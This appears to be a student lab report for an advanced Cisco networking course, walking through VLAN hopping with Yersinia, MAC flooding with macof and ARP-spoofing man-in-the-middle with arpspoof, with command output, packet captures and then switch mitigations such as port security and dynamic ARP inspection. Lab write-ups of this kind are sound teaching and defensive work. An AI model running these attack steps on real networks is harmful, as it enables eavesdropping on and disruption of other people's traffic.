protocol One of the following: cdp, dhcp, dotiq, dotix, dtp, hsrp, isl, mpls, stp, vtp.
```

```
Try 'yersinia protocol -h' to see protocol_options help
```


Please, see the man page for a full list of options and many examples.
Send your bugs & suggestions to the Yersinia developers <yersinia@yersinia.net>

MOTD: Yersiiiiiiiiiiiiiaaaa, you're breaking my heart!! - S&G (c) -

```
klevenj@JonathanKCCNPP34:~$ sudo ip link add link eno1 name eno1.20 type vlan id 20
klevenj@JonathanKCCNPP34:~$ sudo ip addr add 192.168.20.3/24 dev eno1.20
klevenj@JonathanKCCNPP34:~$ sudo ip link set up dev eno1.20
```

Once you're ready to do the attack, input the commands above to create a virtual PC interface, which can be somewhat finicky, so you might have to reinput the commands a couple times in case it gets overwritten.





Next, Run Yersinia which should open up this, and select the DTP tab, select the Enable Trunking button, and select okay to start the attack.

```
klevenj@JonathanKCCNPP34:~$ ping -I eno1.20 192.168.20.2
PING 192.168.20.2 (192.168.20.2) from 192.168.20.3 eno1.20: 56(84) bytes of data.
64 bytes from 192.168.20.2: icmp_seq=1 ttl=128 time=1.66 ms
64 bytes from 192.168.20.2: icmp_seq=2 ttl=128 time=0.939 ms
64 bytes from 192.168.20.2: icmp_seq=3 ttl=128 time=0.955 ms
64 bytes from 192.168.20.2: icmp_seq=4 ttl=128 time=0.943 ms
```

If the mitigation is not enabled, you should be able to convince the network that you are a trunk, and that should allow you to monitor and receive pings from a VLAN not your own.

IMPORTANT: Do not run Yersinia for long periods of time, it can cause your system to freeze, requiring a hard restart in order to fix.

MAC Overflow Attack

The first step is to go into Linux and install a program known as dsniff using the command “sudo apt-get install dsniff”, shown below.



```
klevenj@JonathanKCCNPP34:~$ sudo apt-get install dsniff
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
dsniff is already the newest version (2.4b1+debian-32build2).
The following package was automatically installed and is no longer required:
  libllvm19
Use 'sudo apt autoremove' to remove it.
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
```

Set up a Wireshark instance monitoring your outgoing port on the attacker just to see if it worked.

Set up your IP addressing on your attacking host to something like this, substituting where you have different addresses.

```
klevenj@JonathanKCCNPP34:~$ sudo ip addr show
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eno2: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc mq state DOWN group default qlen 1000
    link/ether 04:d9:c8:ba:24:65 brd ff:ff:ff:ff:ff:ff
    altname enp1s0
3: eno1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 04:d9:c8:ba:24:64 brd ff:ff:ff:ff:ff:ff
    altname enp0s31f6
    inet 192.168.0.3/24 scope global eno1
        valid_lft forever preferred_lft forever
4: wlp202s0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default qlen 1000
    link/ether 30:05:05:ff:08:a2 brd ff:ff:ff:ff:ff:ff
    inet 172.28.128.114/23 brd 172.28.129.255 scope global dynamic noprefixroute wlp202s0
        valid_lft 83514sec preferred_lft 83514sec
    inet6 fe80::dbdf:d92b:8f35:4c46/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

Then run this command as seen below (sudo macof -i eno1)

```
klevenj@JonathanKCCNPP34:~$ sudo macof -i eno1
```

If you succeed, when you try to ping within the network to the router like below

```
klevenj@JonathanKCCNPP34:~$ ping 192.168.0.1
PING 192.168.0.1 (192.168.0.1) 56(84) bytes of data.
From 192.168.0.3 icmp_seq=1 Destination Host Unreachable
From 192.168.0.3 icmp_seq=2 Destination Host Unreachable
From 192.168.0.3 icmp_seq=3 Destination Host Unreachable
```



It should fail, and the following ICMP messages should be visible on your Wireshark as seen below.

icmp						
No.	Time	Source	Destination	Protocol	Length Info	
7	5.771319642	192.168.0.2	192.168.0.3	ICMP	114 Echo (ping) request	id=0x000c, seq=1/256, ttl=255 (reply in 8)
8	5.771358722	192.168.0.3	192.168.0.2	ICMP	114 Echo (ping) reply	id=0x000c, seq=1/256, ttl=64 (request in 7)
9	5.771818542	192.168.0.2	192.168.0.3	ICMP	114 Echo (ping) request	id=0x000c, seq=2/512, ttl=255 (reply in 10)
10	5.771923456	192.168.0.3	192.168.0.2	ICMP	114 Echo (ping) reply	id=0x000c, seq=2/512, ttl=64 (request in 9)
11	5.772519596	192.168.0.2	192.168.0.3	ICMP	114 Echo (ping) request	id=0x000c, seq=3/768, ttl=255 (reply in 12)
12	5.772523895	192.168.0.3	192.168.0.2	ICMP	114 Echo (ping) reply	id=0x000c, seq=3/768, ttl=64 (request in 11)
13	5.773121269	192.168.0.2	192.168.0.3	ICMP	114 Echo (ping) request	id=0x000c, seq=4/1024, ttl=255 (reply in 14)
14	5.773125318	192.168.0.3	192.168.0.2	ICMP	114 Echo (ping) reply	id=0x000c, seq=4/1024, ttl=64 (request in 13)
3378	15.321854859	192.168.0.2	192.168.0.3	ICMP	114 Echo (ping) request	id=0x000d, seq=0/0, ttl=255 (reply in 337840)
3378	15.321874039	192.168.0.3	192.168.0.2	ICMP	114 Echo (ping) reply	id=0x000d, seq=0/0, ttl=64 (request in 337818)
3380	15.323409025	192.168.0.2	192.168.0.3	ICMP	114 Echo (ping) request	id=0x000d, seq=1/256, ttl=255 (reply in 338071)
3380	15.323425445	192.168.0.3	192.168.0.2	ICMP	114 Echo (ping) reply	id=0x000d, seq=1/256, ttl=64 (request in 338039)
3382	15.324848174	192.168.0.2	192.168.0.3	ICMP	114 Echo (ping) request	id=0x000d, seq=2/512, ttl=255 (reply in 338314)
3383	15.325213371	192.168.0.3	192.168.0.2	ICMP	114 Echo (ping) reply	id=0x000d, seq=2/512, ttl=64 (request in 338282)
3385	15.326774613	192.168.0.2	192.168.0.3	ICMP	114 Echo (ping) request	id=0x000d, seq=3/768, ttl=255 (reply in 338610)
3386	15.327319423	192.168.0.3	192.168.0.2	ICMP	114 Echo (ping) reply	id=0x000d, seq=3/768, ttl=64 (request in 338515)
3388	15.329887884	192.168.0.2	192.168.0.3	ICMP	114 Echo (ping) request	id=0x000d, seq=4/1024, ttl=255 (reply in 338907)
3389	15.329374248	192.168.0.3	192.168.0.2	ICMP	114 Echo (ping) reply	id=0x000d, seq=4/1024, ttl=64 (request in 338845)
1291	22.146273384	192.168.0.2	192.168.0.3	ICMP	114 Echo (ping) request	id=0x000e, seq=0/0, ttl=255 (reply in 1291868)
1291	22.147871162	192.168.0.3	192.168.0.2	ICMP	114 Echo (ping) reply	id=0x000e, seq=0/0, ttl=64 (request in 1291754)
1292	22.148583892	192.168.0.2	192.168.0.3	ICMP	114 Echo (ping) request	id=0x000e, seq=1/256, ttl=255 (reply in 1292158)
1292	22.148869699	192.168.0.3	192.168.0.2	ICMP	114 Echo (ping) reply	id=0x000e, seq=1/256, ttl=64 (request in 1292084)
1292	22.150395485	192.168.0.2	192.168.0.3	ICMP	114 Echo (ping) request	id=0x000e, seq=2/512, ttl=255 (reply in 1292406)
1292	22.150666474	192.168.0.3	192.168.0.2	ICMP	114 Echo (ping) reply	id=0x000e, seq=2/512, ttl=64 (request in 1292342)
1292	22.152185135	192.168.0.2	192.168.0.3	ICMP	114 Echo (ping) request	id=0x000e, seq=3/768, ttl=255 (reply in 1292722)
1292	22.152984575	192.168.0.3	192.168.0.2	ICMP	114 Echo (ping) reply	id=0x000e, seq=3/768, ttl=64 (request in 1292596)
1292	22.154586080	192.168.0.2	192.168.0.3	ICMP	114 Echo (ping) request	id=0x000e, seq=4/1024, ttl=255 (reply in 1293020)
1293	22.155024056	192.168.0.3	192.168.0.2	ICMP	114 Echo (ping) reply	id=0x000e, seq=4/1024, ttl=64 (request in 1292922)
7031	114.418766606	192.168.0.2	192.168.0.3	ICMP	114 Echo (ping) request	id=0x0010, seq=0/0, ttl=255 (reply in 7031688)
7031	114.418823845	192.168.0.3	192.168.0.2	ICMP	114 Echo (ping) reply	id=0x0010, seq=0/0, ttl=64 (request in 7031687)
7031	114.419486245	192.168.0.2	192.168.0.3	ICMP	114 Echo (ping) request	id=0x0010, seq=1/256, ttl=255 (reply in 7031689)
7031	114.419446685	192.168.0.3	192.168.0.2	ICMP	114 Echo (ping) reply	id=0x0010, seq=1/256, ttl=64 (request in 7031688)
7031	114.420175468	192.168.0.2	192.168.0.3	ICMP	114 Echo (ping) request	id=0x0010, seq=2/512, ttl=255 (reply in 7031692)
7031	114.420214605	192.168.0.3	192.168.0.2	ICMP	114 Echo (ping) reply	id=0x0010, seq=2/512, ttl=64 (request in 7031691)
7031	114.420875564	192.168.0.2	192.168.0.3	ICMP	114 Echo (ping) request	id=0x0010, seq=3/768, ttl=255 (reply in 7031694)
7031	114.420880401	192.168.0.3	192.168.0.2	ICMP	114 Echo (ping) reply	id=0x0010, seq=3/768, ttl=64 (request in 7031693)
7031	114.421477169	192.168.0.2	192.168.0.3	ICMP	114 Echo (ping) request	id=0x0010, seq=4/1024, ttl=255 (reply in 7031696)
7031	114.421481398	192.168.0.3	192.168.0.2	ICMP	114 Echo (ping) reply	id=0x0010, seq=4/1024, ttl=64 (request in 7031695)
7174	128.578671072	192.168.0.2	192.168.0.3	ICMP	114 Echo (ping) request	id=0x0012, seq=0/0, ttl=255 (reply in 7174882)
7174	128.578727458	192.168.0.3	192.168.0.2	ICMP	114 Echo (ping) reply	id=0x0012, seq=0/0, ttl=64 (request in 7174881)
7174	128.579475793	192.168.0.2	192.168.0.3	ICMP	114 Echo (ping) request	id=0x0012, seq=1/256, ttl=255 (reply in 7174884)
7174	128.579514970	192.168.0.3	192.168.0.2	ICMP	114 Echo (ping) reply	id=0x0012, seq=1/256, ttl=64 (request in 7174883)
7174	128.580055263	192.168.0.2	192.168.0.3	ICMP	114 Echo (ping) request	id=0x0012, seq=2/512, ttl=255 (reply in 7174886)
7174	128.580059952	192.168.0.3	192.168.0.2	ICMP	114 Echo (ping) reply	id=0x0012, seq=2/512, ttl=64 (request in 7174885)
7174	128.580654736	192.168.0.2	192.168.0.3	ICMP	114 Echo (ping) request	id=0x0012, seq=3/768, ttl=255 (reply in 7174888)
7174	128.580657872	192.168.0.3	192.168.0.2	ICMP	114 Echo (ping) reply	id=0x0012, seq=3/768, ttl=64 (request in 7174887)
7174	128.581255134	192.168.0.2	192.168.0.3	ICMP	114 Echo (ping) request	id=0x0012, seq=4/1024, ttl=255 (reply in 7174890)
7174	128.581258136	192.168.0.3	192.168.0.2	ICMP	114 Echo (ping) reply	id=0x0012, seq=4/1024, ttl=64 (request in 7174889)
1172	168.569870834	192.168.0.2	192.168.0.1	ICMP	114 Echo (ping) request	id=0x0015, seq=0/0, ttl=255 (reply in 11721708)
1172	168.570366644	192.168.0.1	192.168.0.2	ICMP	114 Echo (ping) reply	id=0x0015, seq=0/0, ttl=255 (request in 11721634)
1172	168.570898635	192.168.0.2	192.168.0.1	ICMP	114 Echo (ping) request	id=0x0015, seq=1/256, ttl=255 (reply in 11721819)
1172	168.571150496	192.168.0.1	192.168.0.2	ICMP	114 Echo (ping) reply	id=0x0015, seq=1/256, ttl=255 (request in 11721781)
1172	168.571408839	192.168.0.2	192.168.0.1	ICMP	114 Echo (ping) request	id=0x0015, seq=2/512, ttl=255 (reply in 11721928)
1172	168.571911789	192.168.0.1	192.168.0.2	ICMP	114 Echo (ping) reply	id=0x0015, seq=2/512, ttl=255 (request in 11721855)
1172	168.572422087	192.168.0.2	192.168.0.1	ICMP	114 Echo (ping) request	id=0x0015, seq=3/768, ttl=255 (reply in 11722074)
1172	168.572932277	192.168.0.1	192.168.0.2	ICMP	114 Echo (ping) reply	id=0x0015, seq=3/768, ttl=255 (request in 11722001)
1172	168.573190997	192.168.0.2	192.168.0.1	ICMP	114 Echo (ping) request	id=0x0015, seq=4/1024, ttl=255 (reply in 11722184)
1172	168.573687566	192.168.0.1	192.168.0.2	ICMP	114 Echo (ping) reply	id=0x0015, seq=4/1024, ttl=255 (request in 11722111)
1571	197.081906285	192.168.0.2	192.168.0.1	ICMP	114 Echo (ping) request	id=0x0016, seq=0/0, ttl=255 (reply in 15718282)
1571	197.082420928	192.168.0.1	192.168.0.2	ICMP	114 Echo (ping) reply	id=0x0016, seq=0/0, ttl=255 (request in 15718217)
1571	197.082928780	192.168.0.2	192.168.0.1	ICMP	114 Echo (ping) request	id=0x0016, seq=1/256, ttl=255 (reply in 15718392)
1571	197.083187961	192.168.0.1	192.168.0.2	ICMP	114 Echo (ping) reply	id=0x0016, seq=1/256, ttl=255 (request in 15718355)
1571	197.083687914	192.168.0.2	192.168.0.1	ICMP	114 Echo (ping) request	id=0x0016, seq=2/512, ttl=255 (reply in 15718538)
1571	197.084197970	192.168.0.1	192.168.0.2	ICMP	114 Echo (ping) reply	id=0x0016, seq=2/512, ttl=255 (request in 15718465)
1571	197.084456626	192.168.0.2	192.168.0.1	ICMP	114 Echo (ping) request	id=0x0016, seq=3/768, ttl=255 (reply in 15718640)
1571	197.084978754	192.168.0.1	192.168.0.2	ICMP	114 Echo (ping) reply	id=0x0016, seq=3/768, ttl=255 (request in 15718575)
1571	197.085217923	192.168.0.2	192.168.0.1	ICMP	114 Echo (ping) request	id=0x0016, seq=4/1024, ttl=255 (reply in 15718758)
1571	197.085717419	192.168.0.1	192.168.0.2	ICMP	114 Echo (ping) reply	id=0x0016, seq=4/1024, ttl=255 (request in 15718689)

Frame 5: 114 bytes on wire (912 bits), 114 bytes captured (912 bits) on interface eno1, id 0

Ethernet II, Src: Cisco-83:38:30 (50:1c:b0:63:38:30), Dst: MonihaiPrecis_ba:24:64 (04:09:c8:ba:24:64)

Internet Protocol Version 4, Src: 192.168.0.2, Dst: 192.168.0.3

Internet Control Message Protocol

0000 84 d0 c8 ba 24 64 50 1c b0 63 38 30 08 00 45 00

0010 00 64 00 3c 00 00 ff 01 3a 07 c0 ab 00 02 c0 a8

0020 00 03 08 00 61 80 00 ec 00 00 00 00 00 00 17

0030 1c 9e ab cd ab cd ab cd ab cd ab cd ab cd ab cd

0040 ab cd ab cd ab cd ab cd ab cd ab cd ab cd ab cd

0050 ab cd ab cd ab cd ab cd ab cd ab cd ab cd ab cd

0060 ab cd ab cd ab cd ab cd ab cd ab cd ab cd ab cd

0070 ab cd

0080

.....P.....c80..E
.....a.....
.....
.....
.....
.....
.....
.....

ARP Spoofing Attack

This attack uses commands from dsniff, so if you haven't already installed it as instructed above, go back up and do that. Also prepare a Wireshark instance for man-in-the-middle.



The first step is to do arpspoof on the device you want to monitor, in this case the router or the host is fine.

```
klevenj@JonathanKCCNPP34:~$ sudo arpspoof -i eno1 -t 192.168.0.2 192.168.0.1
4:d9:c8:ba:24:64 4:d9:c8:ba:24:72 0806 42: arp reply 192.168.0.1 is-at 4:d9:c8:ba:24:64
4:d9:c8:ba:24:64 4:d9:c8:ba:24:72 0806 42: arp reply 192.168.0.1 is-at 4:d9:c8:ba:24:64
4:d9:c8:ba:24:64 4:d9:c8:ba:24:72 0806 42: arp reply 192.168.0.1 is-at 4:d9:c8:ba:24:64
```

Then do the forward packets command to prevent them from noticing that you are receiving their packets.

```
klevenj@JonathanKCCNPP34:~$ sudo sysctl -w net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
```

This should allow pings to go through between the devices

```
Command Prompt
Ping statistics for 192.168.0.1:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),

C:\Users\Antigua>ping 192.168.0.1

Pinging 192.168.0.1 with 32 bytes of data:
Reply from 192.168.0.1: bytes=32 time=1ms TTL=255
Reply from 192.168.0.1: bytes=32 time=1ms TTL=255
Reply from 192.168.0.1: bytes=32 time=1ms TTL=255
Reply from 192.168.0.1: bytes=32 time=1ms TTL=255

Ping statistics for 192.168.0.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 1ms, Maximum = 1ms, Average = 1ms

C:\Users\Antigua>ping 192.168.0.1

Pinging 192.168.0.1 with 32 bytes of data:
Reply from 192.168.0.1: bytes=32 time=1ms TTL=255
Reply from 192.168.0.1: bytes=32 time=1ms TTL=255
Reply from 192.168.0.1: bytes=32 time=1ms TTL=255
Reply from 192.168.0.1: bytes=32 time=1ms TTL=255

Ping statistics for 192.168.0.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 1ms, Maximum = 1ms, Average = 1ms

C:\Users\Antigua>
```

While allowing you to monitor their activities in Wireshark as seen below.

```
172 128.239396992 Cisco 53:e4:83 Spanning-tree (for... STP 60 Conf. Root = 32768/1/00:04:49:53:e4:80 Cost = 0 Port = 0x8003
173 121.885179689 HonHaiPrecis_ba:24:... ARP 42 192.168.0.1 is at 04:d9:c8:ba:24:64
174 122.239383411 192.168.0.2 192.168.0.1 ICMP 74 Echo (ping) request id=0x0001, seq=15/3840, ttl=128 (no response found!)
175 122.392370461 Cisco 53:e4:83 Spanning-tree (for... STP 60 Conf. Root = 32768/1/00:04:49:53:e4:80 Cost = 0 Port = 0x8003
176 123.225734152 0.0.0.0 255.255.255.255 DHCP 330 DHCP Discover - Transaction ID 0xeee8
177 123.885444720 HonHaiPrecis_ba:24:... ARP 42 192.168.0.1 is at 04:d9:c8:ba:24:64
178 124.397139953 Cisco 53:e4:83 Spanning-tree (for... STP 60 Conf. Root = 32768/1/00:04:49:53:e4:80 Cost = 0 Port = 0x8003
179 124.915149397 192.168.0.3 224.0.0.251 MDNS 87 Standard query 0x0000 PTR _ipps._tcp.local, "QM" question PTR _ipp._tcp.local, "QM" question
180 125.885650369 HonHaiPrecis_ba:24:... ARP 42 192.168.0.1 is at 04:d9:c8:ba:24:64
181 126.396494802 Cisco 53:e4:83 Spanning-tree (for... STP 60 Conf. Root = 32768/1/00:04:49:53:e4:80 Cost = 0 Port = 0x8003
182 126.909549908 192.168.0.2 192.168.0.1 ICMP 74 Echo (ping) request id=0x0001, seq=16/4096, ttl=128 (no response found!)
183 126.971550223 0.0.0.0 255.255.255.255 DHCP 330 DHCP Discover - Transaction ID 0xeee8
184 127.170231347 192.168.0.3 142.250.73.78 QUIC 1294 Initial, DCID=abbbbc9537c6dc91, SCID=7e21ff, PKN: 25, CRYPTO, CRYPTO
185 127.170231347 192.168.0.1 192.168.0.2 ICMP 74 Echo (ping) request id=0x0001, seq=17/4352, ttl=128 (no response found!)
186 127.885875795 HonHaiPrecis_ba:24:... ARP 42 192.168.0.1 is at 04:d9:c8:ba:24:64
187 128.313550631 Cisco 53:e4:83 Spanning-tree (for... STP 60 Conf. Root = 32768/1/00:04:49:53:e4:80 Cost = 0 Port = 0x8003
188 129.886022591 HonHaiPrecis_ba:24:... ARP 42 192.168.0.1 is at 04:d9:c8:ba:24:64
189 129.313550631 Cisco 53:e4:83 Spanning-tree (for... STP 60 Conf. Root = 32768/1/00:04:49:53:e4:80 Cost = 0 Port = 0x8003

Frame 1: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface eno1, id 0
  IEEE 802.3 Ethernet
  Logical-Link Control
  Spanning Tree Protocol
```



This also works for Telnet as seen below.

[illegible]

Note that if you wanted to do a DDOS attack, all you would have to do is not do the forward packet command.

Mitigations

Mitigation for VLAN Hopping Attack

On switch two, go into the outgoing interface, and get rid of dynamic desirable switchport, enable switchport mode access, and assign it to a VLAN as seen below.

Switch 2

```
int f1/0/2
```

```
no switchport mode dynamic desirable
```

```
switchport mode access
```

```
switchport access vlan 10
```

When you have completed the mitigation, and try to ping again while doing the attack, this should be what you get.



```
klevenj@JonathanKCCNPP34:~$ ping -I eno1.20 192.168.20.2
PING 192.168.20.2 (192.168.20.2) from 192.168.20.3 eno1.20: 56(84) bytes of data.
^C
--- 192.168.20.2 ping statistics ---
14 packets transmitted, 0 received, 100% packet loss, time 13330ms
```

Mitigations for Arp Spoofing Attack

The mitigation for Arp Spoofing involves creating a static arp access-list, as seen below. The important part is to permit the attackers IP address, while assigning to it their MAC address, preventing the attacker from pretending to be anybody else. The second example mitigation is a template, while the first is the exact configuration for this example.

```
arp access-list ARP_STATIC

permit ip host 192.168.0.3 mac host 04d9.c8ba.2464

permit ip host 192.168.0.2 mac host aa.bb.cc.dd.ee.ff

ip arp inspection vlan 1

ip arp inspection filter ARP_STATIC vlan 1

interface fa1/0/1

ip arp inspection trust
```

```
arp access-list ARP_STATIC

permit ip host [Attacker IP address] mac host [Attacker MAC
address]

permit ip host [Computer 1 IP address] mac host [Computer 1 MAC
address]

ip arp inspection vlan 1

ip arp inspection filter ARP_STATIC vlan 1

interface fa1/0/1

ip arp inspection trust
```

Mitigation for MAC Overflow



The mitigation for MAC Overflow attack is also rather simple, requiring the barest of port-security configurations as seen below, which allows the switch to simply ignore, or just shut down when the attacker intends to overload the switch with addressing.

Mac Overflow:

```
int range f0/1-3

switchport mode access

switchport port-security

switchport port-security maximum 1

switchport port-security violation shutdown

exit
```

You should get this when you next try to ping within the network.

```
Router#ping 192.168.0.1
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.0.1, timeout is 2 seconds:
!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 1/1/2 ms
Router#ping 192.168.0.3
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.0.3, timeout is 2 seconds:
!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 1/1/2 ms
Router#
```

Problems


There were quite a few problems during our various attempts, for one, our first attempted attack was a CDP attack, which we later learned was useless on its own, providing about as much use as a chocolate kettle. Our first real attempts after the CDP incident involved hastily written python scripts that worked to dubious effect, which spoiler alert; they didn't work. Our next idea was using Linux, which was necessary because Yersinia, the main attack program we found for the VLAN hopping attack, only ran on Linux. The process of installing Linux, as detailed above, was rather painless, but when one of us tried to update Linux through the inbuilt control panel, they were stuck in a boot loop for the better part of a week and a half after trying to update. Our unfamiliarity with the various tools provided in Linux led to another slowdown which required hours of research to find the specific tools we wanted. After that was out of the way, we found that many of the tools available through the simplest download were much more convenient than our previous attempts. Oftentimes our attacks would fail for no



reason we could find, on one particularly memorable occasion, said attack failed while we were trying to get checked off, but worked perfectly fine the next day. One thing we learned after another attempt at getting checked off for VLAN Hopping, was that you cannot run Yersinia for long periods of time, otherwise your computer bricks. Thankfully this fixed itself after a hard restart, but it happened at a rather inconvenient time.

Conclusion

This lab was rather interesting to complete, as it involved concepts that we knew about from our learning in CCNA, and seen similar types in the news, but had never actually seen in person. What really stood out to me however was how simple it was to mitigate most of the layer two attacks that we were using. Many of these attacks relied on access to the attacked network, as well as unsafe configurations being assigned, like switchport dynamic desirable, or not enabling DHCP snooping. Things that the average network engineer would set up normally while doing the whole system configurations. Although I do understand that the average modern attack isn't going to be so simple to solve, nor is it going to be so simple in its mechanisms, it does make me wonder how many attacks rely on faulty configurations being set on the various devices in the network.



Advanced Cisco Networking Academy Layer 2 Attacks

Kazu Li-Hirata

Mac Overflow



VLAN Hopping



ARP Spoofing

